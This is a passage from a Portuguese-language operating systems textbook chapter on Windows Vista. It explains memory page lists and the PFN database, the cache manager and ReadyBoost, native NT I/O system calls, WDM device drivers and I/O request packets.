- A memória está baixa: remove as páginas mais antigas, diminuindo os conjuntos de trabalho para que eles fiquem abaixo de seu valor máximo.

O gerenciador dos conjuntos de trabalho é executado a cada segundo, chamado pelo thread **gerenciador do conjunto de equilíbrio**. O gerenciador dos conjuntos de trabalho diminui a quantidade de trabalho que executa por meio da sobrecarga do sistema. Ele também monitora a escrita de páginas na lista de modificadas do disco, de forma a garantir que a lista não fique muito extensa, e desperta o thread ModifiedPageWriter sempre que necessário.

#### Gerenciamento da memória física

Acabamos de mencionar três listas diferentes de páginas físicas: a lista de livres, a lista de espera e a lista de modificadas. Existe ainda uma quarta lista que contém as páginas livres que foram zeradas. O sistema frequentemente precisa de páginas que somente contenham zeros. Quando novas páginas são entregues aos processos, ou quando a última página parcial no final de um arquivo é lida, uma página zerada é necessária. Muito tempo é gasto na escrita de uma página com zeros, portanto é melhor utilizar um thread de baixa prioridade e criar páginas zeradas no segundo plano. Há também uma quinta lista utilizada para armazenar as páginas que foram identificadas como contendo erros de hardware (isto é, por meio da detecção de erro de hardware).

As páginas no sistema são referenciadas por uma entrada válida de uma tabela de páginas ou estão em uma das cinco listas citadas, que são coletivamente chamadas de base de dados dos números de molduras de página (base de dados PFN), e sua estrutura é mostrada na Figura 11.19. A tabela é indexada pelo número da moldura de página física. As entradas possuem tamanho fixo, mas diferentes formatos são utilizados para tipos de entrada distintos (por exemplo, compartilhada versus privada). As entradas válidas mantêm o estado da página e um contador que informa quantas tabelas de páginas apontam para a página, de forma que o sistema saiba quando uma página não está mais em uso. As páginas de um conjunto de trabalho informam quais entradas as referenciam. Existe ainda um ponteiro para a tabela de páginas do processo que aponta para a página (no caso de páginas não compartilhadas) ou para a tabela de páginas protótipo (no caso de páginas compartilhadas).

Além disso, existe uma referência para a próxima página na lista (caso haja uma) e diversos outros campos e sinalizadores, como leitura em andamento, escrita em andamento etc. Para economizar espaço, as listas estão ligadas a campos que fazem referência ao próximo elemento por meio de seu índice dentro da tabela, e não por meio de ponteiros. As entradas da tabela para as páginas físicas também são utilizadas para resumir os bits sujos encontrados nas diferentes entradas da tabela de páginas que apontam para a página física (por conta das páginas compartilhadas). Em sistemas servidores maiores, nos quais existem memórias mais rápidas para determinados processadores, há ainda informações utilizadas na representação das diferenças nas páginas da memória. Essas máquinas são denominadas máquinas NUMA.

A movimentação das páginas pelos conjuntos de trabalho e as diferentes listas é feita pelo gerenciador de conjuntos de trabalho e outros threads do sistema. Vamos ver como ocorrem essas transições. Quando o gerenciador de conjuntos de trabalho remove uma página de um conjunto de trabalho, a página segue para o final da lista de espera ou da lista de modificadas, dependendo de seu grau de limpeza. Essa transição é mostrada em (1) na Figura 11.20.

As páginas de ambas as listas ainda são consideradas válidas e, caso ocorra uma falta de página e uma dessas páginas seja necessária, ela é removida da lista e colocada de volta no conjunto de trabalho sem nenhuma operação de E/S no disco (2). Quando existe um processo, suas páginas não compartilhadas não podem ser novamente carregadas nele e, assim, as páginas válidas em sua tabela de páginas e qualquer uma de suas páginas nas listas de espera ou de modificadas vão para a lista de livres (3). Qualquer espaço relacionado a arquivo de páginas também é liberado.

Outras transições são causadas por outros threads do sistema. A cada 4 segundos, o gerenciador do conjunto de equilíbrio é executado e procura por processos para os quais existem threads ociosos por um determinado número




Figura 11.19 Alguns dos principais campos na base de dados de molduras de página para uma página válida.




Figura 11.20 As várias listas de páginas e as transições entre elas.

de segundos. Caso encontre, as pilhas de núcleo de tais processos são retiradas da memória física e suas páginas são movidas para a lista de espera ou para a lista de modificadas, conforme mostra a Figura 11.20(1).

Dois outros threads do sistema, o escritor de páginas mapeadas e o escritor de páginas modificadas, despertam periodicamente para verificar se há páginas limpas suficientes. Se não há, eles retiram as páginas do topo da lista modificada, escrevem-nas de novo no disco e, então, passam-nas para a lista de espera (4). O primeiro lida com escritas em arquivos mapeados; o último lida com escritas nos arquivos de paginação. O resultado dessas escritas é transformar páginas da lista de modificadas (sujas) em páginas da lista de espera (limpas).

A razão de haver dois threads é que um arquivo mapeado pode precisar crescer como um resultado da escrita e esse crescimento requer acessos a estruturas de dados em disco para alocar um bloco de disco livre. Quando uma página tem de ser escrita, se não houver lugar para trazê-la para a memória, poderá ocorrer um impasse. O outro thread é capaz de resolver o problema escrevendo páginas em um arquivo de paginação.

As outras transições da Figura 11.20 são as seguintes. Se um processo deixa de mapear uma página, a página não fica mais associada a um processo e pode ir para a lista de livres (5), exceto para o caso em que ela seja compartilhada. Quando uma falta de página requer uma moldura de página para hospedar a página a ser lida, essa moldura é retirada da lista de livres (6), se possível. Não há problema se a página ainda contiver alguma informação confidencial, pois ela será totalmente sobrescrita.

A situação é diferente quando uma pilha cresce. Nesse caso, torna-se necessária uma moldura de página que esteja vazia e as regras de segurança exigem que a página só contenha zeros. Por isso, um outro thread do sistema, o thread ZeroPage, executa na mais baixa prioridade (veja a Figura 11.13), apagando páginas que estejam na lista de livres e colocando-as na lista de páginas zeradas (7). Sempre que a CPU estiver ociosa e houver páginas livres, elas poderão ser zeradas — uma vez que uma página zerada é potencialmente mais útil que uma página livre e não custa nada zerar uma página quando a CPU está ociosa.

A existência de todas essas listas leva a algumas escolhas políticas sutis. Por exemplo, suponha que uma página tenha de ser trazida do disco e a lista de livres esteja vazia. O sistema é, então, obrigado a escolher entre tirar uma página limpa da lista de espera (que pode vir a sofrer nova falta mais tarde) ou tirar uma página vazia da lista de páginas zeradas (jogando fora todo o trabalho de zerá-la). O que é melhor?

O gerenciador de memória deve decidir o quão agressivamente os threads do sistema devem mover as páginas da lista de modificadas para a lista de espera. Ter páginas limpas espalhadas é melhor do que ter páginas sujas espalhadas (já que as primeiras podem ser instantaneamente reutilizadas), mas uma política de limpeza agressiva significa mais operações de E/S no disco e ainda existe a possibilidade de uma página que acabou de ser limpa ser levada de volta a seu conjunto de trabalho e acabar novamente suja. Em geral, o Windows resolve esses tipos de troca por meio de algoritmos, heurísticas, inferências, precedentes históricos, princípios básicos e configuração de parâmetros controlada pelo administrador.

Enfim, o gerenciamento de memória é um subsistema bastante complexo e com muitas estruturas de dados, algoritmos e heurísticas. Ele tenta ser autoajustável ao máximo, mas há também parâmetros que os administradores podem ajustar para atuar no desempenho do sistema. Vários desses parâmetros e contadores associados são passíveis de ser verificados com ferramentas de vários dos kits já mencionados. O mais importante a lembrar aqui talvez seja que o gerenciamento de memória em sistemas reais é muito mais que apenas um simples algoritmo de paginação como o do relógio e o do envelhecimento (aging).

# **Caching no Windows Vista**

A cache do Windows aumenta o desempenho de sistemas de arquivos mantendo na memória as regiões recente e frequentemente utilizadas dos arquivos. Em vez de armazenar blocos físicos endereçados a partir do disco, o gerenciador de cache administra blocos virtualmente endereçados, ou seja, regiões de arquivos. Essa abordagem se encaixa bem na estrutura do sistema de arquivos do NT (NTFS), conforme veremos na Seção 11.8. O NTFS armazena todos os seus dados como arquivos, inclusive os metadados do sistema de arquivos.

Essas regiões de arquivos armazenadas em cache são chamadas de visões (views), pois representam regiões de endereços virtuais do núcleo mapeadas em arquivos do sistema de arquivos. Assim sendo, o gerenciamento real da memória física na cache é feito pelo gerenciador de memória. O papel do gerenciador de cache é administrar o uso dos endereços virtuais do núcleo para visões, organizar para que o gerenciador de memória mantenha as páginas da cache na memória física e oferecer interfaces para o sistema de arquivos.

Os recursos do gerenciador de cache do Windows são compartilhados com todos os sistemas de arquivos. Como a cache é virtualmente endereçada segundo arquivos individuais, o gerenciador de cache consegue realizar facilmente leituras antecipadas para cada arquivo. As solicitações de acesso aos dados armazenados em cache são enviadas por cada sistema de arquivos. O procedimento de caching virtual é conveniente porque os sistemas de arquivos não precisam primeiro traduzir as partes do arquivo em números de blocos físicos solicitando uma página de arquivo armazenada em cache. Em vez disso, a tradução acontece mais tarde, quando o gerenciador de memória chama o sistema de arquivos para acessar a página no disco.

Além do gerenciamento do endereço virtual do núcleo e dos recursos da memória física utilizada como cache, o gerenciador de cache também precisa estar em consonância com os sistemas de arquivos no que diz respeito à coerência das visualizações, escritas para o disco e correta manutenção das marcas de fim de arquivo — em especial quando os arquivos aumentam. Um dos aspectos mais difíceis de um arquivo a ser gerenciado entre o sistema de arquivos, o gerenciador de cache e o gerenciador de memória é o segmento do último byte do arquivo, chamado de ValidDataLength. Se um programa escreve para além do final de um arquivo, os blocos 'pulados' devem ser preenchidos com zeros e, por razões de segurança, é essencial que o valor de ValidDataLength gravado nos metadados do arquivo não permita acesso aos blocos não inicializados, e, portanto, os blocos zerados devem ser escritos no disco antes que os metadados sejam atualizados com o novo tamanho. Embora seja esperado que, no caso de paradas do sistema, alguns blocos no arquivo podem não ter sido atualizados com os dados da memória, não é aceitável que alguns blocos contenham dados que antes pertenciam aos outros arquivos.

Vamos agora analisar como o gerenciador de cache trabalha. Quando um arquivo é referenciado, o gerenciador de cache mapeia 256 KB do espaço de endereçamento virtual do núcleo para o arquivo. Se o arquivo for maior do que 256 KB, somente parte dele é mapeada. Se o gerenciador de cache não dispuser mais de espaços de 256 KB de espaço de endereçamento, ele deve retirar os arquivos mais antigos antes de mapear um novo. Uma vez mapeado o arquivo, o gerenciador de cache pode atender às requisições de blocos desse arquivo apenas copiando do espaço de endereçamento virtual do núcleo para o buffer do usuário. Se o bloco copiado não estiver na memória física, ocorrerá uma falta de página e o gerenciador de memória atenderá a falta da maneira usual. O gerenciador de cache nem mesmo ficará sabendo se o bloco estava ou não na cache. A cópia sempre será bem-sucedida.

O gerenciador de cache também controla páginas mapeadas para memória virtual e acessadas com ponteiros em vez de serem copiadas entre os buffers do usuário e do núcleo. Quando um thread acessa um endereço virtual mapeado para um arquivo e ocorre uma falta de página, o gerenciador de memória consegue, em muitos casos, transformar a falta de página em uma falta aparente. Ele não precisa acessar o disco porque descobre que a página já está na memória física por conta do mapeamento do gerenciador de cache.

Caching não é apropriado para todas as aplicações. Grandes aplicações empresariais, como SQL, preferem gerenciar seu próprio caching e E/S. O Windows permite que os arquivos sejam abertos para E/S sem buffer, que não passam pelo gerenciador de cache. Historicamente, tais aplicações prefeririam substituir o mecanismo de caching dos sistemas operacionais por espaços de endereçamento virtual de usuário maiores e, portanto, o sistema suporta uma configuração na qual pode ser reinicializado de modo a oferecer 3 GB de espaço de endereçamento virtual de usuário para as aplicações que assim solicitarem, utilizando somente 1 GB para o modo núcleo, em vez da divisão convencional de 2 GB-2 GB. Esse modo de operação (chamado modo /3 GB após a troca de cache de inicialização que o viabiliza) não é tão flexível como em alguns sistemas operacionais que permitem que os espaços de endereçamento do usuário e do núcleo sejam divididos com maior granularidade. Quando o Windows funciona no modo /3 GB, somente metade do número de endereços virtuais do núcleo está disponível. O gerenciador de cache faz esse ajuste mapeando um número muito menor de arquivos, que é o que o SQL preferiria.

O Windows Vista introduziu uma forma completamente nova de caching no sistema, denominada ReadyBoost, que é diferente do gerenciador de cache. Os usuários podem conectar uma memória flash à USB ou a outras portas e conseguir que o sistema operacional utilize essa memória

como uma cache de escrita direta. A memória flash introduz uma nova camada na hierarquia de memória, que é particularmente útil no aumento da quantidade de caching de leitura de dados de disco que é possível. As leituras da memória flash são relativamente rápidas, embora não tão rápidas quanto a RAM dinâmica (DRAM) utilizada na memória convencional. Como a memória flash é relativamente barata se comparada à DRAM, essa característica do Vista permite que o sistema apresente melhor desempenho com menos DRAM — e tudo sem que seja necessário abrir o gabinete do computador.

ReadyBoost comprime os dados (em geral, 2x) e codifica-os. A implementação faz uso de um driver filtro que processa as solicitações de E/S enviadas ao gerenciador de volume pelo sistema de arquivos. Uma tecnologia semelhante, denominada **ReadyBoot**, é utilizada para acelerar o tempo de inicialização em alguns sistemas Windows Vista por meio da caching de dados para a memória flash. Essas tecnologias têm menos impacto em sistemas com 1 GB ou mais de DRAM. Elas são realmente úteis em sistemas tentando executar o Windows Vista com somente 512 MB de DRAM. Com valores próximos de 1 GB, o sistema dispõe de memória suficiente para que paginação sob demanda seja tão pouco comum e a capacidade de E/S do disco dê conta da maioria dos cenários de uso.

A abordagem de escrita direta é importante na minimização da perda de dados caso a memória flash seja desconectada, mas é possível que projetos futuros de hardware incorporem memória flash diretamente na placamãe. Se isso acontecer, a memória flash poderá ser utilizada sem escrita direta, o que permitirá ao sistema armazenar em cache os dados críticos que devem permanecer intactos mesmo depois de uma parada no sistema, sem ter de acessar o disco. Esse recurso é válido não somente por conta do desempenho, mas também na redução do consumo de energia (e, consequentemente, no aumento do tempo de vida da bateria nos notebooks), já que o disco tem menos acessos. Hoje em dia, alguns notebooks se adiantam e eliminam totalmente a presença de um disco eletromecânico e, no lugar dele, utilizam muita memória flash.

## 11.7 Entrada/saída no Windows Vista

Os objetivos do gerenciador de E/S do Windows são fornecer uma estrutura fundamentalmente extensível e flexível para lidar, de modo eficiente, com uma grande variedade de dispositivos e serviços de E/S, suportar a descoberta automática de periféricos (plug-and-play) e fazer a instalação de seus drivers e realizar o gerenciamento de energia dos dispositivos e da CPU — tudo por meio de uma estrutura fundamentalmente assíncrona que permite que o processamento se sobreponha às transferências de E/S. Existem muitas centenas de milhares de dispositivos que trabalham com o Windows Vista. Para muitos desses dis-

positivos, não é sequer necessário instalar um driver, pois já existe um driver distribuído com o sistema operacional Windows. Ainda assim, considerando todas as revisões, há quase um milhão de drivers binários diferentes que são executados no Vista. Nas próximas seções, estudaremos alguns dos tópicos relacionados com E/S.

#### 11.7.1 | Conceitos fundamentais

O gerenciador de E/S é ligado intimamente com o gerenciador de recursos plug-and-play. A ideia principal por trás dos recursos plug-and-play é o barramento enumerável. Muitos barramentos, incluindo PC Card, PCI, PCI-x, AGP, USB, IEEE 1394, EIDE e SATA, foram projetados de modo que o gerenciador de recursos plug-and-play possa enviar uma solicitação para cada slot e pedir que o dispositivo se identifique nele; tendo descoberto qual é, o gerenciador de recursos plug-and-play aloca recursos de hardware, como níveis de interrupção, localiza os drivers apropriados e os carrega para a memória. À medida que cada driver é carregado, um objeto de driver é criado para ele, e depois, para cada dispositivo, pelo menos um objeto de dispositivo é alocado. Para alguns barramentos, como o SCSI, a enumeração acontece apenas no momento da inicialização; para outros, como o USB, pode acontecer a qualquer momento, sendo necessária uma estreita cooperação entre o gerenciador de recursos plug-and-play, os drivers de barramento (que de fato realizam a enumeração) e o gerenciador de E/S.

No Windows, todos os sistemas de arquivos, filtros antivírus, gerenciadores de volume, pilhas de protocolo de rede e até serviços do núcleo que não têm hardware associado são implementados usando-se drivers de E/S. A configuração do sistema deve ser ajustada de modo que alguns desses drivers sejam carregados, pois não há dispositivo associado para enumerar no barramento. Outros, como os sistemas de arquivos, são carregados por código especial que detecta quando eles são solicitados, como o reconhecedor de sistemas de arquivos que olha para um volume bruto e decifra que tipo de formato de sistema de arquivos ele contém.

Uma característica interessante do Windows é o suporte a **discos dinâmicos**, que podem cobrir várias partições e até mesmo vários discos podendo ser reconfigurados em tempo real, sem nem mesmo ter de reinicializar. Dessa forma, os volumes lógicos não são mais forçados a uma única partição ou a um único disco, de modo que apenas um sistema de arquivos possa abranger várias unidades de forma transparente.

A E/S para volumes pode ser filtrada por um driver especial do Windows para produzir **cópias sombra de volume**. O driver de filtro cria uma imagem instantânea do volume que pode ser montada separadamente e representa um volume em um ponto anterior no tempo. Ele faz isso registrando as mudanças que ocorrem depois do momento da geração da imagem instantânea. Isso é muito conveniente para a recuperação de arquivos que foram apagados

de maneira acidental ou para voltar no tempo e ver o estado de um arquivo nas imagens instantâneas periódicas geradas no passado.

Entretanto, as cópias sombras também têm seu valor por fazerem backups precisos de sistemas do servidor. O sistema trabalha com as aplicações de servidor para que elas alcancem um ponto conveniente para um backup limpo de seu estado persistente no volume. Uma vez que todas as aplicações estão prontas, o sistema inicializa a imagem instantânea do volume e, então, diz às aplicações que elas podem continuar. O backup é feito do estado do volume no ponto da imagem instantânea, e as aplicações foram bloqueadas apenas por um curto espaço de tempo no lugar de terem de ficar desconectadas durante o tempo do backup.

As aplicações participam na geração de imagens instantâneas de modo que, o backup reflete um estado fácil de restaurar no caso de uma falha no futuro. Caso contrário, o backup pode ainda ser útil, mas o estado que ele capturou seria mais parecido com o estado se o sistema tivesse caído. Recuperar um sistema no ponto de uma queda pode ser mais difícil ou até mesmo impossível, já que essas quedas ocorrem em tempos arbitrários na execução de uma aplicação. A lei de Murphy diz que as quedas têm maior probabilidade de acontecer no pior momento possível, isto é, quando os dados da aplicação estão em um estado em que não é possível a recuperação.

Outro aspecto do Windows é seu suporte à E/S assíncrona. É possível que um thread comece uma operação de E/S e então continue sendo executado em paralelo com a operação de E/S. Essa característica é especialmente importante nos servidores. Há várias maneiras de um thread descobrir se uma operação de E/S foi concluída. Uma é especificar um objeto de evento no momento que a chamada for realizada e, então, esperar para que ele aconteça. Outra é especificar uma fila na qual um evento de conclusão será postado pelo sistema quando a operação de E/S estiver terminada. Uma terceira é fornecer um procedimento de retorno que seja chamado pelo sistema quando a operação de E/S for concluída. Uma quarta é eleger uma localização na memória que o gerenciador de E/S atualize quando a operação estiver concluída.

O aspecto final que vamos mencionar é a E/S priorizada, que foi introduzida no Windows Vista. A prioridade de E/S é determinada pela prioridade do thread em questão ou pode ser configurada de forma explícita. Há cinco prioridades especificadas: crítica, alta, normal, baixa e muito baixa. A crítica é reservada para que o gerenciador de memória impeça a ocorrência de impasses que poderiam, de outra forma, acontecer quando o sistema estivesse sob extrema pressão com relação à memória. As prioridades baixa e muito baixa são usadas em processos de segundo plano, como o serviço de desfragmentação de disco, detectores de spyware e busca na área de trabalho, que tentam não interferir na operação normal do sistema. A maior parte das E/S tem prioridade normal, mas aplicações multimídia podem marcar suas operações de E/S como altas para evitarem falhas. Essas aplicações podem, de forma alternativa, usar reserva de largura de banda para solicitar largura de banda garantida para acessar arquivos em tempo crítico, como músicas ou vídeos. O sistema de E/S fornecerá à aplicação quantidades otimizadas para o melhor tamanho de transferência e o número de operações pendentes de E/S que deveriam ser mantidas para que ele consiga atingir a garantia da largura de banda solicitada.

#### 11.7.2 Chamadas API de entrada/saída

As chamadas API de sistema fornecidas pelo gerenciador de E/S não são muito diferentes das oferecidas pela maioria dos sistemas operacionais. As operações básicas são open, read, write, ioctl e close, mas também há recursos prontos para usar e operações de energia, operações para configuração de parâmetros, descarga de buffers de sistema etc. Na camada do Win32, essas APIs são envolvidas por interfaces que oferecem operações de alto nível específicas para alguns dispositivos em particular. No fundo, porém, esses invólucros abrem os dispositivos e realizam esses tipos básicos de operações. Até algumas operações com metadados, como renomear arquivos, são implementadas sem chamadas de sistema específicas. Elas apenas usam uma versão especial das operações ioctl. Isso vai fazer mais sentido quando explicarmos a implementação de pilhas de dispositivos de E/S e o uso de pacotes de solicitação de E/S (IRPs) pelo gerenciador de E/S.

As chamadas de sistema de E/S nativas do NT, em consonância com a filosofia geral do Windows, usam muitos parâmetros e incluem muitas variações. A Tabela 11.17 lista as interfaces de chamadas de sistema primárias do gerenciador de E/S. A NtCreateFile é usada para abrir arquivos existentes ou novos. Ela oferece descritores de segurança para novos arquivos, uma rica descrição dos direitos de acesso solicitados, e dá ao criador de novos arquivos algum controle sobre como os blocos serão alocados. As chamadas NtReadFile e NtWriteFile recebem o manipulador, buffer e tamanho de um arquivo. Elas também recebem um deslocamento explícito de arquivo e permitem que uma chave seja especificada para acessar intervalos de bytes bloqueados em um arquivo. A maior parte dos parâmetros está relacionada com a especificação de qual dos métodos diferentes usar para reportar a conclusão da operação (talvez assíncrona) de E/S, como descrito anteriormente.

A chamada NtQueryDirectoryFile é um exemplo de um paradigma-padrão no executivo onde várias APIs de busca existem para acessar ou modificar informações sobre tipos específicos de objetos. Nesse caso, são os objetos de arquivo que se referem aos diretórios. Um parâmetro especifica que tipo de informação está sendo solicitado, como uma lista dos nomes no diretório ou informações detalhadas sobre cada arquivo necessário para uma listagem estendida do diretório. Como isso é, na verdade, uma operação de E/S, todas as formas-padrão de reportar que a operação de E/S foi con-

Chamada de sistema de E/S	Descrição				
NtCreateFile	Abre arquivos ou dispositivos novos ou existentes				
NtReadFile	Lê a partir de um arquivo ou dispositivo				
NtWriteFile	Grava em um arquivo ou dispositivo				
NtQueryDirectoryFile	Solicita informações sobre um diretório, incluindo os arquivos				
NtQueryVolumeInformationFile Solicita informações sobre um volume					
NtSetVolumeInformationFile	Modifica as informações de volume				
NtNotifyChangeDirectoryFile	Concluída quando qualquer arquivo no diretório ou subdiretório é modifica				
NtQueryInformationFile	Solicita informações sobre um arquivo				
NtSetInformationFile	Modifica as informações do arquivo				
NtLockFile	Bloqueia um intervalo de bytes em um arquivo				
NtUnlockFile	Remove um bloqueio de intervalo				
NtFsControlFile	Operações diversas em um arquivo				
NtFlushBuffersFile	Descarrega para o disco os buffers de arquivo em memória				
NtCancelloFile	Cancela operações de E/S pendentes em um arquivo				
NtDeviceloControlFile	Operações especiais em um dispositivo				

#### I Tabela 11.17 Chamadas API nativas do NT para realizar E/S.

cluída são suportadas. A chamada NtQueryVolumeInformationFile é como a operação de busca de diretório, mas espera um descritor de arquivo que representa um volume aberto que pode ou não conter um sistema de arquivos. Ao contrário dos diretórios, há parâmetros que podem ser modificados nos volumes e, por essa razão, há uma API separada, a NtSetVolumeInformationFile.

A chamada NtNotifyChangeDirectoryFile é um exemplo de um paradigma interessante do NT. Os threads podem realizar E/S para determinar se quaisquer mudanças ocorrem aos objetos (principalmente diretórios de sistema de arquivos, nesse caso, ou chaves do registro). Como a E/S é assíncrona, o thread retorna e continua e só é notificado depois, quando alguma coisa é modificada. A solicitação pendente é posta na fila do sistema de arquivos como uma operação de E/S pendente usando um pacote de solicitação de E/S (IRP — I/O request packet). As notificações são problemáticas quando se quer remover um volume de sistema de arquivos a partir do sistema, porque as operações de E/S estão pendentes. Logo, o Windows dá suporte a facilidades para cancelar operações pendentes, incluindo suporte no sistema de arquivos para desmontar, de maneira forçada, um volume com E/S pendente.

A chamada NtQueryInformationFile é a versão específica para arquivos da chamada de sistemas para os diretórios. Ela tem uma chamada de sistema acompanhante, a NtSet-InformationFile. Essas interfaces acessam e modificam todo tipo de informação sobre os nomes dos arquivos, características como codificação, compressão e dispersão e outros

atributos e detalhes do arquivo, incluindo a pesquisa de seu ID interno ou a atribuição de um nome binário único (ID de objeto) a um arquivo.

Essas chamadas de sistema são, na essência, uma forma da ioctl específica para arquivos. A operação Set pode ser usada para renomear ou apagar um arquivo. Entretanto, note que elas recebem manipuladores, não nomes de arquivo; logo, um arquivo deve primeiro ser aberto antes de ser renomeado ou apagado. Elas também podem ser usadas para renomear fluxos de dados alternativos no NTFS (veja a Seção 11.8).

As APIs separadas, NtLockFile e NtUnlockFile, existem para configurar e remover bloqueios de intervalo de bytes em arquivos. A NtCreateFile permite que o acesso a um arquivo inteiro seja restringido por meio do uso de um modo de compartilhamento. Uma alternativa são as APIs de bloqueio, que aplicam restrições de acesso obrigatórias a um intervalo de bytes no arquivo. Leituras e gravações devem fornecer uma chave que combine com a chave fornecida para a NtLockFile com o objetivo de operar nos intervalos bloqueados.

Recursos similares existem no UNIX, mas nele é arbitrário se as aplicações prestam atenção aos bloqueios de intervalo. A NtFsControlFile é muito parecida com as operações anteriores Query e Set, mas é uma operação mais genérica, com o objetivo de tratar operações específicas de arquivos que não combinam com as outras APIs. Por exemplo, algumas operações são específicas a um sistema de arquivos particular.

Por fim, há chamadas diversas, como a NtFlushBuffers File, que, como a chamada sync do UNIX, força a gravação de dados do sistema de arquivos de volta no disco; a NtCancello-File, para cancelar solicitações de E/S pendentes para um arquivo particular, e a NtDeviceloControlFile, que implementa operações ioctl para os dispositivos. A lista de operações é, na verdade, bem mais extensa. Há chamadas de sistema para deletar arquivos pelo nome e pesquisar os atributos de um arquivo específico — mas essas que listamos são apenas invólucros para as outras operações do gerenciador de E/S e não precisam realmente ser implementadas como chamadas de sistema separadas. Há também chamadas de sistema para tratar de portas de conclusão de E/S, um recurso de enfileiramento no Windows que ajuda servidores multithread a fazerem uso eficiente de operações assíncronas de E/S colocando os threads em estado de pronto por demanda e reduzindo o número de trocas de contexto necessárias para servir E/S em threads dedicados.

## 11.7.3 Implementação de E/S

O sistema de E/S do Windows consiste de serviços plug-and-play, o gerenciador de energia, o gerenciador de E/S e o modelo de driver de dispositivo. Os recursos prontos para usar detectam mudanças na configuração do hardware e constroem ou destroem as pilhas de dispositivos para cada dispositivo, bem como causam o carregamento ou descarregamento dos drivers de dispositivos. O gerenciador de energia ajusta o estado de energia dos dispositivos de E/S para reduzir o consumo de energia do sistema quando os dispositivos não estão em uso. O gerenciador de E/S oferece suporte para manipular os objetos de E/S do núcleo, e operações baseadas em IRP, como loCallDrivers e loCompleteRequest, mas a maior parte do trabalho necessário para dar suporte a E/S do Windows é implementada pelos próprios drivers de dispositivos.

#### Drivers de dispositivos

Para garantir que os drivers de dispositivos funcionem bem com o resto do Windows Vista, a Microsoft definiu o WDM (modelo de drivers do Windows — Windows driver model), com o qual os drivers de dispositivos devem ser confrontados. O WDM foi projetado para funcionar tanto com o Windows 98 quanto com as diferentes versões do Windows baseadas em NT, começando com o Windows 2000, permitindo que drivers escritos com cautela fossem compatíveis com os dois sistemas. Há um kit de desenvolvimento (o Kit de Driver do Windows), que é projetado para ajudar os desenvolvedores de drivers a produzir drivers em conformidade. A maioria dos drivers do Windows começa copiando uma amostra apropriada de driver e modificando-a.

A Microsoft também oferece um verificador de driver que valida muitas das ações dos drivers para se assegurar de que eles estão em conformidade com os requisitos do WDM para estrutura e protocolos de solicitações de E/S, gerenciamento de memória etc. O verificador faz parte do sistema e os administradores podem controlá-lo executando verifier.exe, o que lhes permite configurar quais drivers devem ser verificados e quão extensa (ou seja, custosa) a verificação deve ser.

Mesmo com todo o suporte para desenvolvimento e verificação de driver, ainda é muito difícil escrever até mesmo drivers simples no Windows, de forma que a Microsoft construiu um sistema de invólucros chamado de WDF (fundamentos de driver do Windows — Windows driver foundation), que é executado acima do WDM e simplifica muitos dos requisitos mais comuns, a maioria relacionada à interação correta com o gerenciador de energia e operações prontas para usar.

Para simplificar ainda mais a escrita de drivers, assim como aumentar a robustez do sistema, o WDF inclui a UMDF (arcabouço para driver do modo usuário user-mode driver framework) para escrever drivers como serviços que são executados nos processos. E há a KMDF (arcabouço para driver do modo núcleo — kernel-mode driver framework) para escrever drivers como serviços que são executados no núcleo, mas tornando muitos detalhes do WDM automágicos. Como o que oferece o modelo de drivers por baixo disso é o WDM, é nele que focaremos nesta seção.

Os dispositivos no Windows são representados por objetos de dispositivos, que também são usados para representar hardware, como barramentos, assim como abstrações de software como sistemas de arquivos, mecanismos de protocolo de rede e extensões de núcleo, como drivers de filtro antivírus. Todos esses são organizados por meio da produção do que o Windows chama de pilha de dispositivos, como exibido anteriormente na Figura 11.7.

As operações de E/S são inicializadas pelo gerenciador de E/S chamando uma API do executivo, loCallDriver, com ponteiros para o objeto de dispositivo no topo e para o IRP representando a solicitação de E/S. Essa rotina encontra o objeto de driver associado ao objeto de dispositivo. Os tipos de operação especificados no IRP, de modo geral, correspondem às chamadas de sistema do gerenciador de E/S descritas anteriormente, como CREATE, READ e CLOSE.

A Figura 11.21 apresenta os relacionamentos de um único nível da pilha de dispositivos. Para cada uma dessas operações, um driver deve especificar um ponto de entrada. A chamada loCallDriver obtém o tipo de operação do IRP, usa o objeto de dispositivo no nível atual da pilha de dispositivos para encontrar o objeto de driver e busca na tabela de despacho de driver com o tipo de operação o ponto de entrada do driver correspondente. O driver é então chamado e recebe o objeto de dispositivo e o IRP.

Uma vez que o driver tenha terminado o processamento da solicitação representada pelo IRP, ele tem três opções. Ele pode chamar a loCallDriver mais uma vez, passando o IRP e o próximo objeto de dispositivo na pilha de dispositivos; pode declarar a conclusão da solicitação de E/S e retornar a




Figura 11.21 Um único nível em uma pilha de dispositivos.

quem efetuou a chamada; ou pode pôr o IRP em fila internamente e retornar a quem efetuou a chamada, tendo declarado que a solicitação de E/S ainda está pendente. Esse último caso resulta em uma operação de E/S assíncrona, se pelo menos se todos os drivers acima na pilha concordarem e também retornarem aos seus chamadores.

#### Pacotes de solicitação de E/S

A Figura 11.22 apresenta os campos principais do IRP. O fundamento do IRP é um vetor dimensionado de forma dinâmica contendo campos que podem ser usados por cada driver para a pilha de dispositivos que esteja tratando a solicitação. Esses campos de *pilha* também permitem que um driver especifique qual rotina chamar quando completar uma solicitação de E/S. Durante a conclusão cada nível da pilha de dispositivos é visitado na ordem inversa, e por sua vez a rotina de conclusão atribuída por cada driver é chamada. A cada nível, o driver pode continuar a conclusão da solicitação ou decidir que tem mais trabalho a fazer

e deixar e a solicitação pendente, suspendendo por ora a conclusão de E/S.

